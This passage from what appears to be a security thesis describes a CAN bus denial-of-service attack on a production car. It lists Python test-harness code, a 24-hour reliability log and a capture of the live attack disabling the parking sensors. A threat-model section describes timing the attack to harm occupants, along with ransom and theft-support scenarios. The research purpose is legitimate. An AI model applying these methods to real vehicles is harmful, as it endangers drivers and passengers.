needs to do is plug the device in the OBD-II port. The operation requires less than 30 seconds, the device will be instantly powered by the 12 V battery and will immediately start executing the algorithm.

## 5.5 On Bench Testing

### 5.5.1 Introduction

To adequately test the device and investigate how reliably it would work on a real car, a bench test CAN bus was implemented. Indeed, from a physical standpoint, CAN buses have been designed with simplicity and cost-effectiveness in mind, making the handcrafting of a fully working hardware CAN bus convenient versus, for instance, buying expensive software CAN simulator tools.

In addition to the already introduced OBDLink SX and the attacking device, the following components were purchased:

**Breadboard:** physical support for the on bench CAN bus. Expense averaged $10;

**2x 120 ohm resistors:** necessary for the CAN bus terminations. Expense was less than $2;

**12 V rechargeable valve regulated lead-acid battery:** necessary to simulate the car battery for Arduino testing. Expense was around $10;

**Linklayer Labs CANtact v1.0:** the CANtact is a completely open source scriptable via Python low cost USB-to-CAN converter [48], necessary due to the fact that CAN bus needs a minimum of two nodes for correctly operating (in order not to induce ACK errors). Expense was around $60;

**DB9-to-OBDII cable:** necessary for connecting the CANtact, which features an on board DB9 port, with the test CAN bus. Expense was around $13.

### 5.5.2 Attack Test

A picture of the bench CAN bus with all the aforementioned components is reported in Figure 5.15.





Figure 5.15: On bench test CAN setup.

After assuring that, without the attacking device, both nodes were able to correctly exchange messages with each other, the attacking device was connected to the CAN bus and the target CAN frame was sent, first from the OBDLink SX, then from the CANtact. In both scenarios the attacking device managed to correctly perform the denial-of-service: The receiving nodes weren't able in either cases to retrieve the message. In addition to that, the CAN fault confinement weakness previously described was confirmed, as the CANtact went bus off after 32 wrong frames. The OBDLink SX, being a test tool, doesn't implement CAN automatic fault confinement rules but retries to send an erroneous message for 160 times before halting the transmission.

### 5.5.3 Reliability Measurement

#### 5.5.3.1 Introduction

In order to more accurately investigate the reliability of the device in a real world scenario (which, of course, comprises both target and completely unrelated CAN frames), a Python CAN fuzzer/checker was developed. The script basic idea is to automatically generate completely random CAN frames, send them with the OBDLink SX, receive them (or, in case of target CAN

frames, try to) from the CANtact and compare the obtained frames with the expected results.

#### 5.5.3.2 CANtact Python Wrapper Complete Source Code

For the sake of interfacing with the CANtact via a Python script, the CANard Python library was utilized [34]. Nevertheless, some modifications to the Python wrapper were needed for the test correct execution. All modifications were performed and are released under the terms of the GNU General Public License, under which the CANard library was developed and released to the public, as published by the Free Software Foundation.

The complete source code of the Python wrapper is listed here below, in Listing 5.6.

Listing 5.6: CANtact Python wrapper complete source code.

```
1  import serial
2  import io
3
4  from .. import can
5
6  class CantactDev:
7      def __init__(self, port):
8          self.ser = serial.Serial(port=port, timeout=1)
9
10     def start(self):
11         self.ser.write('O\r'.encode())
12
13     def stop(self):
14         self.ser.write('C\r'.encode())
15
16     def set_bitrate(self, bitrate):
17         if bitrate == 10000:
18             self.ser.write('S0\r'.encode())
19         elif bitrate == 20000:
20             self.ser.write('S1\r'.encode())
21         elif bitrate == 50000:
22             self.ser.write('S2\r'.encode())
23         elif bitrate == 100000:
24             self.ser.write('S3\r'.encode())
```

```
25          elif bitrate == 125000:
26              self.ser.write('S4\r'.encode())
27          elif bitrate == 250000:
28              self.ser.write('S5\r'.encode())
29          elif bitrate == 500000:
30              self.ser.write('S6\r'.encode())
31          elif bitrate == 750000:
32              self.ser.write('S7\r'.encode())
33          elif bitrate == 1000000:
34              self.ser.write('S8\r'.encode())
35          else:
36              raise ValueError("Bitrate not supported")
37
38      def recv(self):
39          rx_str = ""
40          while not(rx_str.endswith("\r")):
41              rx_str = rx_str + self.ser.read().decode()
42              if rx_str == "":
43                  rx_str = "NULL\r"
44                  break
45          return rx_str
46
47      def send(self, tx_str):
48          tx_str = tx_str + '\r'
49          self.ser.write(tx_str.encode())
50
51      def getFrame(self):
52          rx_str = self.recv()
53          withoutT = rx_str.replace("T", "")
54          withoutNewLine = withoutT.replace("\r", "")
55          return withoutNewLine
56
57      def sendFrame(self, tx_str):
58          self.send("T"+tx_str)
```

#### 5.5.3.3 CANtact Python Wrapper Source Code Analysis

All CANtact commands are text strings sent via a serial connection with the computer. Thus, the init method operates by instantiating a new object,

opening a serial connection with the device, whose serial port must be declared by the user and whose read timeout is set at 1 second in order to avoid a device hang up in cases a target frame is sent (the target frame should be blocked by the attacking device. Thus, in this situation, no frames will be received by the CANtact. Should a timeout not be set, the Python wrapper would remain indefinitely waiting for the next serial character, condition which would hang up the whole Python CAN fuzzer/checker program), and setting the device serial port attribute in order to point to that serial connection.

A description of the CANtact Python wrapper API follows:

**start(self):** activates standard CANtact operations;

**stop(self):** terminates standard CANtact operations;

**set_bitrate(self, bitrate):** sets the CAN bus bitrate at the user defined value among nine available bitrates;

**getFrame(self):** the CANtact, once the bitrate has been set and the device has been started via the aforementioned methods, automatically captures CAN frames and queues them into the serial connection buffer. The getFrame() method returns the frame at the head of the buffer queue, in the format ID + DLC + Data Field (for instance, 14334610207D2 - ID = 14334610, DLC = 2, Data Field = 07D2). In order to do so, it makes use of another helper method, the **recv(self)**. Such method listens to the serial connection and automatically concatenates all the received UTF-8 decoded characters until a carriage return, denoting the end of a frame, is received. Otherwise, in case no character (thus, no frame) has been received in a 1 second time, it returns a «NULL\r» string, indicating that no frame has been observed;

**sendFrame(self, tx_str):** sends a new user defined CAN frame, formatted as ID+DLC+Data Field, in the CAN bus. In order to do so, it makes use of another helper method, the **send(self, tx_str)**. This method automatically inserts the carriage return symbol, then sends the UTF-8 encoded string into the serial connection with the CANtact, actually sending the command to the device to transmit the passed frame.

#### 5.5.3.4 OBDLink SX Python Wrapper Complete Source Code

As the OBDLink SX operates in a similar fashion with the CANtact (by using serial connections commands), its Python wrapper was based on the CANtact Python wrapper source code, with some modifications necessary to adapt to the different hardware. Again, all applied modifications to the CANard Python library source code were performed and are released under the terms of the GNU General Public License as published by the Free Software Foundation.

The complete source code of the Python wrapper is reported in Listing 5.7.

Listing 5.7: OBDLink SX Python wrapper complete source code.

```
1  import serial
2
3  class OBDLinkSXDev:
4      def __init__(self, portInput):
5          self.serialImpl = serial.Serial(port=portInput
               , baudrate=2000000, timeout=1)
6
7      def receiveUntilGreaterThan(self):
8          incomingString = ""
9          while not(incomingString.endswith(">")):
10             incomingString = incomingString + self.
                   serialImpl.read().decode()
11             if incomingString == "":
12                 incomingString = "NULL\r"
13                 break
14         return incomingString
15
16     def receiveUntilNewLine(self):
17         incomingString = ""
18         while not(incomingString.endswith("\r")):
19             incomingString = incomingString + self.
                   serialImpl.read().decode()
20             if incomingString == "":
21                 incomingString = "NULL\r"
22                 break
23         return incomingString
24
```

```
25      def send(self, outgoingString):
26          outgoingString = outgoingString + "\r"
27          self.serialImpl.write(outgoingString.encode())
28
29      def setup(self):
30          self.send("ATZ")
31          if self.receiveUntilGreaterThan()!="ATZ\r\r\
                rELM327 v1.3a\r\r>":
32              print("ATZ failed")
33              return
34          self.send("ATSPB")
35          if self.receiveUntilGreaterThan()!="ATSPB\rOK\
                r\r>":
36              print("ATSPB failed")
37              return
38          self.send("ATD1")
39          if self.receiveUntilGreaterThan()!="ATD1\rOK\r
                \r>":
40              print("ATD1 failed")
41              return
42          self.send("ATH1")
43          if self.receiveUntilGreaterThan()!="ATH1\rOK\r
                \r>":
44              print("ATH1 failed")
45              return
46          self.send("ATAL")
47          if self.receiveUntilGreaterThan()!="ATAL\rOK\r
                \r>":
48              print("ATAL failed")
49              return
50          self.send("STCMM1")
51          if self.receiveUntilGreaterThan()!="STCMM1\rOK
                \r\r>":
52              print("STCMM1 failed")
53              return
54
55      def startLogging(self):
56          self.send("STMA")
57          if self.receiveUntilNewLine()!="STMA\r":
```

```
58                  print("StartLogging failed")
59                  return
60
61          def getFrame(self):
62              incomingString = self.receiveUntilNewLine()
63              withoutSpaces = incomingString.replace(" ", ""
                    )
64              withoutNewLine = withoutSpaces.replace("\r", "
                    ")
65              return withoutNewLine
66
67          def stopLogging(self):
68              self.send("")
69              if self.receiveUntilGreaterThan()!="\r>":
70                  print("StopLogging failed")
71                  return
72
73          def sendFrame(self, frame):
74              first2hexesId = frame[:2]
75              last6hexesId = frame[2:8]
76              dataField = frame[9:]
77              self.send("ATCP"+first2hexesId)
78              if self.receiveUntilGreaterThan()!="ATCP"+
                    first2hexesId+"\rOK\r\r>":
79                  print("First2hexesId set failed")
80                  return
81              self.send("ATSH"+last6hexesId)
82              if self.receiveUntilGreaterThan()!="ATSH"+
                    last6hexesId+"\rOK\r\r>":
83                  print("Last6hexesId set failed")
84                  return
85              self.send(dataField)
86              if self.receiveUntilGreaterThan()[:len(
                    dataField)]!=dataField:
87                  print("DataField send failed")
88                  return
```

#### 5.5.3.5 OBDLink SX Python Wrapper Source Code Analysis

In a parallel with the CANtact Python wrapper, all OBDLink SX commands are also text strings sent via a serial connection with the computer. Thus, the init method is essentially unmodified: It instantiates a new object, opens a serial connection with the device (whose serial port must be declared by the user, whose bitrate is set to 2 Mbps - maximum device serial communication speed, which must previously have been set on the device by the user following the procedure defined in Listing 5.1 - and whose read timeout is set at 1 second again in order to avoid a device hang up in the case of a target frame) and sets the device serial port attribute to point to that serial connection.

Following, a description of the OBDLink SX Python wrapper API follows:

**setup(self):** resets the OBDLink SX, sets the previously tuned custom user1 CAN profile (which has antecedently been configured to match the Giulietta CAN B configuration), shows the frames data length code and the frames headers in all captured CAN frames, allows >7 bytes frames to be recorded and activates CAN monitoring mode 1 (only complete frames will be shown, ACKs will be sent by the device). In order to achieve this, it uses two helper methods, the **send(self, outgoingString)** and the **receiveUntilGreaterThan(self)**. The first method automatically inserts the carriage return symbol, then sends the UTF-8 encoded string into the serial connection with the OBDLink SX, actually transmitting the command to the device. The second method listens to the serial connection and automatically concatenates all the received UTF-8 decoded characters until a «»> symbol is observed, denoting the end of a configuration command acknowledgment. Else, if no character has been received in a 1 second time, it returns a «NULL\r» string;

**startLogging(self):** starts the monitoring all mode of the OBDLink SX. From now on, the OBDLink SX will automatically record CAN frames and send them into the serial connection buffer. For obtaining this, it uses another helper method, the **receiveUntilNewLine(self)**, which operates identically to the receiveUntilGreaterThan() method with the only exception that all the received UTF-8 decoded characters are concatenated until a carriage return symbol is perceived, representative for the end of an operational command acknowledgment (or for an end of a

frame);

**getFrame(self):** after calling the startLogging() method, returns the frame at the head of the buffer queue, in the usual format ID + DLC + Data Field;

**stopLogging(self):** stops the monitoring all mode of the OBDLink SX, by issuing a carriage return character;

**sendFrame(self, frame):** sends a new user defined CAN frame, formatted as ID+DLC+Data Field, in the CAN bus. In accordance with the ELM327 instruction set, first it sets the two starting ID hexadecimals in consonance with the user input, secondly it configures the last six ID hexadecimals, thirdly it sends the frame by calling the send() method, last it checks if the transmission has correctly been performed.

#### 5.5.3.6 Python CAN Fuzzer/Checker Complete Source Code

The Python CAN fuzzer/checker complete source code is reported in Listing 5.8. The script was designed to run in a Windows environment, but with minor changes can be ported to Linux- or Mac-based OSs.

Listing 5.8: Python CAN fuzzer/checker complete source code.

```
1  from canard.hw import cantact # CANtact Python wrapper
2  from obdlink import obdlinksx # OBDLink SX Python
      wrapper
3
4  from __future__ import print_function
5  import time
6  import datetime
7  import random
8  import os
9  import binascii
10 from time import sleep
11
12 print("PYTHON CAN FUZZER/CHECKER")
13 print("For CANtact - receiver - and OBDLink SX -
      sender")
14 print("--------------------------------")
15
```

```
16 cantactCOMPortUserInput = input("CANtact COM port
      number?\n")
17 cantactCOMPortInt = int(cantactCOMPortUserInput)
18 cantactCOMPortString = "COM"+str(cantactCOMPortInt)
19 actualCantact=cantact.CantactDev(cantactCOMPortString)
20
21 obdlinksxCOMPortUserInput = input("OBDLink SX COM port
       number?\n")
22 obdlinksxCOMPortInt = int(obdlinksxCOMPortUserInput)
23 obdlinksxCOMPortString = "COM"+str(obdlinksxCOMPortInt
      )
24 actualObdlinksx=obdlinksx.OBDLinkSXDev(
      obdlinksxCOMPortString)
25
26 actualCantact.set_bitrate(50000)
27 actualObdlinksx.setup()
28 actualCantact.start()
29
30 testDurationUserInput = input("Test duration in
      minutes?\n")
31 testDurationInt = int(testDurationUserInput)
32
33 endingTime = time.time() + testDurationInt*60
34 print("Test will finish at: ", end="")
35 print(datetime.datetime.fromtimestamp(endingTime).
      strftime("%Y.%m.%d %H:%M:%S")+"\n")
36
37 i=0
38 correctFrames=0
39 wrongFrames=0
40
41 while time.time()<=endingTime:
42         i=i+1
43
44         print(datetime.datetime.fromtimestamp(time.
              time()).strftime("%Y.%m.%d %H:%M:%S"), end=
              "")
45         print(" | "+str(i), end="")
46         print(" | "+str(correctFrames), end="")
```

```
47          print(" | "+str(wrongFrames), end="")
48
49          randCANId = hex(random.randint(0,536870911))
                [2:]
50          if random.randint(0,1) == 0:
51                  randCANId = "06314018"
52          while len(randCANId) < 8:
53                  randCANId = "0"+randCANId
54
55          randDLC = random.randint(1,8)
56
57          randCANdataField = binascii.hexlify(os.urandom
                (randDLC)).decode()
58
59          txCANFrameLowercase = randCANId + str(randDLC)
                 + randCANdataField
60          txCANFrame = txCANFrameLowercase.upper()
61          targetCANFrame = txCANFrame
62          if randCANId == "06314018":
63                  targetCANFrame = "NULL"
64
65          print(" | TX: " + txCANFrame, end="")
66          actualObdlinksx.sendFrame(txCANFrame)
67
68          rxCANFrame = actualCantact.getFrame()
69          print(" | RX: " + rxCANFrame, end="")
70
71          if rxCANFrame == targetCANFrame:
72                  print(" | OK")
73                  if randCANId == "06314018":
74                          correctFrames=correctFrames
                                +160
75                          i=i+159
76                  else:
77                          correctFrames=correctFrames+1
78          else:
79                  print(" | ERROR")
80                  if randCANId == "06314018":
81                          correctFrames=correctFrames+80
```

```
82                              wrongFrames=wrongFrames+1
83                              i=i+80
84                      else:
85                              wrongFrames=wrongFrames+1
86
87  actualCantact.stop()
```

#### 5.5.3.7 Python CAN Fuzzer/Checker Source Code Analysis

As aforementioned, the Python CAN fuzzer/checker automatically generates completely random CAN frames, sends them with the OBDLink SX, receives them (or, in case of target CAN frames, tries to) from the CANtact and checks the obtained frames.

A brief overview of the script functionalities by clusters of lines follows:

**Lines 1 to 11:** imports declaration. In particular, lines 1 and 2 import the previously presented CANtact and OBDLink SX Python wrappers;

**Lines 12 to 40:** setup phase. The script asks the serial ports to which the CANtact and the OBDLink SX are connected, configures both CANtact and OBDLink SX to operate in accordance with the Giulietta CAN B specification (in order to perfectly simulate a real environment), sets the test duration time in accordance with the user input and initializes three counters, which will be dynamically modified along the test in accordance with the obtained results:

- **i:** iteration number;
- **correctFrames:** cumulative number of correctly handled CAN frames;
- **wrongFrames:** cumulative number of incorrectly handled CAN frames;

**Line 41:** start of while loop instruction, which contains the core of the fuzzer/checker test algorithm;

**Lines 42 to 43:** iteration number update;

**Lines 44 to 48:** prints current timestamp and values of the three counters;

**Lines 49 to 54:** random generation of the test frame ID. The ID is generated such that it is a target frame with probability 0.5 and a non target randomly (with uniform distribution) identified frame with, again, probability 0.5. The choice of 0.5 is not random, but dictated by the willingness

to match the same rate (with respect to time) at which frames are sent in the real Giulietta CAN B network;

**Lines 55 to 56:** random generation of the DLC;

**Lines 57 to 58:** random generation of the Data Field;

**Lines 59 to 64:** structuring of the previously generated test frame in accordance with OBDLink SX formatting requirements and target frame setup (if a target frame is sent, nothing should be received by the CANtact);

**Lines 65 to 67:** actual transmission of the test frame;

**Lines 68 to 70:** actual (possible) reception of the test frame;

**Lines 71 to 86:** checker algorithm. If a non target frame is issued, a correct reception corresponds to an increment by 1 of the correctFrames counter, otherwise to an increment by 1 of the wrongFrames counter. If a target frame is issued, it is reminded that, in case of an error, the OBDLink SX retries the transmission of the erroneous frames for another 159 times (160 total); thus, in case of correct handling (i.e. the attacking device managed to stop all 160 attempts), the correctFrames counter is incremented by 160 and the iteration number by 159. In case of incorrect handling, it is assumed a uniform distribution of the frame number which the attacking device didn't succeed in stopping; thus, on average, the Uno will manage to denial-of-service 80 attempts and fail at the 81st attempt; as a consequence, the correctFrames counter is incremented by 80, the wrongFrames counter by 1 and the iteration number by 80;

**Line 87:** stops the CANtact CAN bus monitoring.

#### 5.5.3.8 Test Execution and Final Results

For the sake of having an as reliable as possible measure (i.e. not biased by a brief fortunate case in which the attacking device managed to block frames with higher probability than on average), the script was run for 24 hours.

The script output was logged. In Listing 5.9, the start of the log file, the moment in which the first error has been observed and the end of the log file have been reported.

Listing 5.9: Start of the CAN fuzzer/checker script log file, first recorded error and end.

```
Test will finish at: 2016.07.15 14:23:36

2016.07.14 14:23:46 | 1 | 0 | 0 | TX: 0631401810D | RX
    : NULL | OK
2016.07.14 14:23:48 | 161 | 160 | 0 | TX: 1
    DC80A2A76942302B3639FA | RX: 1
    DC80A2A76942302B3639FA | OK
2016.07.14 14:23:48 | 162 | 161 | 0 | TX: 0631401819B
    | RX: NULL | OK
2016.07.14 14:23:49 | 322 | 321 | 0 | TX: 06314018133
    | RX: NULL | OK
2016.07.14 14:23:50 | 482 | 481 | 0 | TX: 08494
    FCA8DF4BBFBF95822F2F | RX: 08494
    FCA8DF4BBFBF95822F2F | OK
...
2016.07.14 14:27:13 | 22689 | 22688 | 0 | TX: 0
    BE4C09144721988D | RX: 0BE4C09144721988D | OK
2016.07.14 14:27:14 | 22690 | 22689 | 0 | TX: 15
    C859854D8734D81 | RX: 15C859854D8734D81 | OK
2016.07.14 14:27:14 | 22691 | 22690 | 0 | TX:
    06314018104 | RX: 06314018104 | ERROR
2016.07.14 14:27:14 | 22772 | 22770 | 1 | TX:
    063140185DF7AD50D28 | RX: NULL | OK
2016.07.14 14:27:15 | 22932 | 22930 | 1 | TX: 16
    B66E497EEB99D96313FE4 | RX: 16B66E497EEB99D96313FE4
     | OK
...
2016.07.15 14:23:34 | 9403520 | 9403275 | 244 | TX: 15
    C653CC3BEEB39 | RX: 15C653CC3BEEB39 | OK
2016.07.15 14:23:34 | 9403521 | 9403276 | 244 | TX:
    006E9163755EA20D859AF42 | RX: 006
    E9163755EA20D859AF42 | OK
2016.07.15 14:23:34 | 9403522 | 9403277 | 244 | TX:
    119223042C419 | RX: 119223042C419 | OK
2016.07.15 14:23:35 | 9403523 | 9403278 | 244 | TX:
    063140185369E8DB68F | RX: NULL | OK
2016.07.15 14:23:36 | 9403683 | 9403438 | 244 | TX:
```

Table 5.14: CAN Fuzzer/Checker Test Statistics.

| Description | Value |
|---|---|
| Test Duration | 24 hours |
| Total Number of Frames Sent | 9,403,842 frames |
| Average Throughput | 108.84 frames/s |
| Average Frame Length | 101 bits |
| Average CAN Utilization | 0.21985834 |
| Number of Correctly Processed Frames | 9,403,598 frames |
| Number of False Positives | 0 frames |
| Number of False Negatives | 244 frames |
| **Accuracy** | **0.99997405** |

```
0631401816C | RX: NULL | OK
```

The obtained statistics are displayed in Table 5.14.

Although false negatives (supposedly caused by distortions/spikes in the signal due to imperfect connections/hardware noise or interrupts timing drifts) were recorded, a measured accuracy of 0.99997 indeed makes the basic and remarkably cheap handcrafted attacking device previously described already eligible for effectively performing the attack in a real world situation.

## 5.6 On Vehicle Testing

Once completed the on bench tests and assessed the reliability of the device, ultimately the denial-of-service attack was tested in the real world, against the Giulietta (Fig. 5.16 and 5.17).

After plugging the attacking device to the OBD-II port, the parking sensors immediately stopped working altogether: Neither visual information nor warning proximity chimes could be heard, even in the presence of a very close obstacle, and the dashboard display notified the driver about the malfunctioning subsystem.

Nevertheless, in order to more accurately verify the CAN bus status while the attack is in progress and confirm or deny the error handling and fault confinement weaknesses, an ad-hoc forked cable, which allowed to connect both the attacking node and the OBDLink SX to the OBD-II port at the same time, was fabricated. The OBDLink SX was configured to capture also partially erroneous frames.





Figure 5.16: The attacking device attached to the Giulietta's OBD-II port.

Figure 5.17: The parking sensors malfunction reported on the instrument panel cluster display.

In Listing 5.10, the CAN traffic capture with the attack in progress has been reported.

Listing 5.10: Giulietta CAN B capture with an in progress attack.

```
...
0C394003 8 00 FD 1A 10 40 00 40 00
0E09400A 2 00 1E
0E094018 2 00 B6
06314018 2 00 B6 <RX ERROR  // 1
06314018 2 00 B6 <RX ERROR  // 2
04294001 8 00 00 00 00 00 10 00 00
04214002 2 00 00
06314018 2 00 00 <RX ERROR  // 3
06314018 2 00 00 <RX ERROR  // 4
06314018 2 00 00 <RX ERROR  // 5
06314018 2 00 00 <RX ERROR  // 6
06314018 2 00 00 <RX ERROR  // 7
06314018 2 00 00 <RX ERROR  // 8
06314018 2 00 00 <RX ERROR  // 9
06314018 2 00 00 <RX ERROR  // 10
06314018 2 00 00 <RX ERROR  // 11
06314018 2 00 00 <RX ERROR  // 12
06314018 2 00 00 <RX ERROR  // 13
06314018 2 00 00 <RX ERROR  // 14
06314018 2 00 00 <RX ERROR  // 15
06314018 2 00 00 <RX ERROR  // 16
0E09401A 2 00 0E
04214006 8 00 00 00 00 00 00 00 00
06314018 8 00 00 00 00 00 00 00 00 <RX ERROR  // 17
0E094021 2 00 1A
06314018 2 00 1A <RX ERROR  // 18
08094021 8 00 00 80 01 40 00 00 00
04214001 8 00 81 90 4A 00 00 00 00
06314018 8 00 81 90 4A 00 00 00 00 <RX ERROR  // 19
06314018 8 00 81 90 4A 00 00 00 00 <RX ERROR  // 20
06314018 8 00 81 90 4A 00 00 00 00 <RX ERROR  // 21
06314018 8 00 81 90 4A 00 00 00 00 <RX ERROR  // 22
06314018 8 00 81 90 4A 00 00 00 00 <RX ERROR  // 23
06314018 8 00 81 90 4A 00 00 00 00 <RX ERROR  // 24
```

```
06314018 8 00 81 90 4A 00 00 00 00 <RX ERROR  // 25
06314018 8 00 81 90 4A 00 00 00 00 <RX ERROR  // 26
06314018 8 00 81 90 4A 00 00 00 00 <RX ERROR  // 27
06314018 8 00 81 90 4A 00 00 00 00 <RX ERROR  // 28
06314018 8 00 81 90 4A 00 00 00 00 <RX ERROR  // 29
06314018 8 00 81 90 4A 00 00 00 00 <RX ERROR  // 30
06314018 8 00 81 90 4A 00 00 00 00 <RX ERROR  // 31
04294001 8 00 00 00 00 00 10 00 00
06314018 8 00 00 00 00 00 10 00 00 <RX ERROR  // 32
0A014021 8 40 00 00 00 00 00 00 02
04394000 4 00 00 00 E6
0A014021 8 50 00 00 00 00 00 00 02
04214001 8 00 81 90 4A 00 00 00 00
0621400A 2 00 08
04294001 8 00 00 00 00 00 10 00 00
04214002 2 00 00
04214006 8 00 00 00 00 00 00 00 00
04214001 8 00 81 90 4A 00 00 00 00
04294001 8 00 00 00 00 00 10 00 00
04394000 4 00 00 00 E6
0621401A 8 00 3D 39 00 80 00 00 00
04214001 8 00 81 90 4A 00 00 00 00
04294001 8 00 00 00 00 00 10 00 00
04214002 2 00 00
02214000 6 00 00 00 00 00 00
06214000 8 20 3C 48 00 00 64 0B 00
04214006 8 00 00 00 00 00 00 00 00
06254000 4 00 00 00 00
06314000 8 40 00 00 00 00 00 00 00
04214001 8 00 81 90 4A 00 00 00 00
04294001 8 00 00 00 00 00 10 00 00
...
```

Please, notice that, limiting to erroneous frames, the OBDLink SX wrongly reports the Data Field of the previous last correctly received frame.

Without any doubt, the above Listing confirms both weaknesses: Not only the target frames were completely blocked, but the parking sensors module also reached the bus off state as only 32 transmission attempts were recorded.

# Chapter 6

# Threat Model Discussion and Remediation Approach

## 6.1 Introduction

The previous chapter analyzed from a technical perspective the experimental implementation of a simple low cost yet already perfectly adequate proof-of-concept device able to perform a DoS attack against a CAN-connected ECU of an unmodified modern production vehicle.

In this chapter, this thesis discusses the practical impacts in terms of threats arising if an adversary decides to mount this type of attack against a vehicle in the real world, even in the presence of frame-analysis based detection or prevention systems. Moreover, it in depth analyzes the possible vectors via which such attacks could be staged. Last, it presents a potential mitigation approach to limit the impact of the attack or completely impede it from being executed.

## 6.2 Threat Assessment

### 6.2.1 Introduction

This section reports three possible examples of concrete menaces that could originate in case an adversary had the chance to mount this kind of attack against a vehicle.

The first attack is directed to physically harm the driver and/or the passengers of a vehicle and clarifies the danger that such an attack could establish if

executed against a real world target. The other two attacks envisage financially motivated attackers.

All attacks are based on proven previous security researches material.

In all cases, the envisioned attacker is only required to be able to execute the presented denial-of-service attack. Therefore, differently than previous work, no frame-injection capability is assumed.

### 6.2.2 Active Safety Systems Attacks

As aforementioned in this paper, one of the major applications of CAN bus stands in the support of active safety systems communications. Active safety systems may induce double edged sword situations in road vehicles driving because, despite their undeniable usefulness, on the contrary their presence may allure drivers in completely relying on them by considering them always operating and capable of adjusting incorrect inputs, with the result that an abrupt malfunction might cause unpredictable and potentially unsafe consequences.

Therefore, one of the possible threats that a malicious adversary may pose to car occupants is based on injecting specific faults in the CAN frames responsible for these systems correct execution in order to induce dangerous conditions. For instance, mounting this attack on traction control systems may lead to perilous vehicles loss of control; on autonomous cruise control systems may lead to vehicles not autonomously stopping as expected by drivers, a failure which, in the recent past, caused even fatal accidents [75].

Furthermore, in order to cause the greatest possible harm to car occupants and in case those data were available directly from the vehicle's CAN bus, the attacker might decide to combine the attack algorithm with a preceding silent CAN analysis phase and trigger the denial-of-service payload only when particular conditions have been met, like a certain speed, a particular throttle percentage, a definite GPS position or a specific weather condition.

### 6.2.3 Car Ransom

Although CAN is not suitable for supporting steering-by-wire or brake-by-wire systems, CAN has indeed been employed in the past to carry throttle-by-wire messages. For instance, as described in *«Adventures in Automotive Networks and Control Units»* [79], the 2010 Toyota Prius internal combustion engine throttle actuator is controlled by CAN frames sent by the power

Figure 6.1: The remotely compromised Harman Kardon Uconnect system of a 2014 Jeep Cherokee [83].

management control ECU to the engine control module.

A malicious adversary may thus decide to mount the attack on such frames, causing inability for the driver to control throttle position and thus to move the vehicle. Though this wouldn't necessarily generate hazardous conditions, a financially motivated attacker might perform the denial-of-service, for instance after leveraging a vulnerability in an externally reachable module like the infotainment system, in order to stop the car and, by showing a message on the infotainment display, induce the car owner to pay a ransom (as happened in [53] and shown in Figure 6.1) for reobtaining car operativity, in an utter similar fashion with desktop computers ransomwares.

A completely analogous condition might also be caused by blocking the frames sent by the keyless access control unit at car startup to all other modules, preventing anti-theft systems from being disengaged and hence car from being started.

### 6.2.4 Theft Support

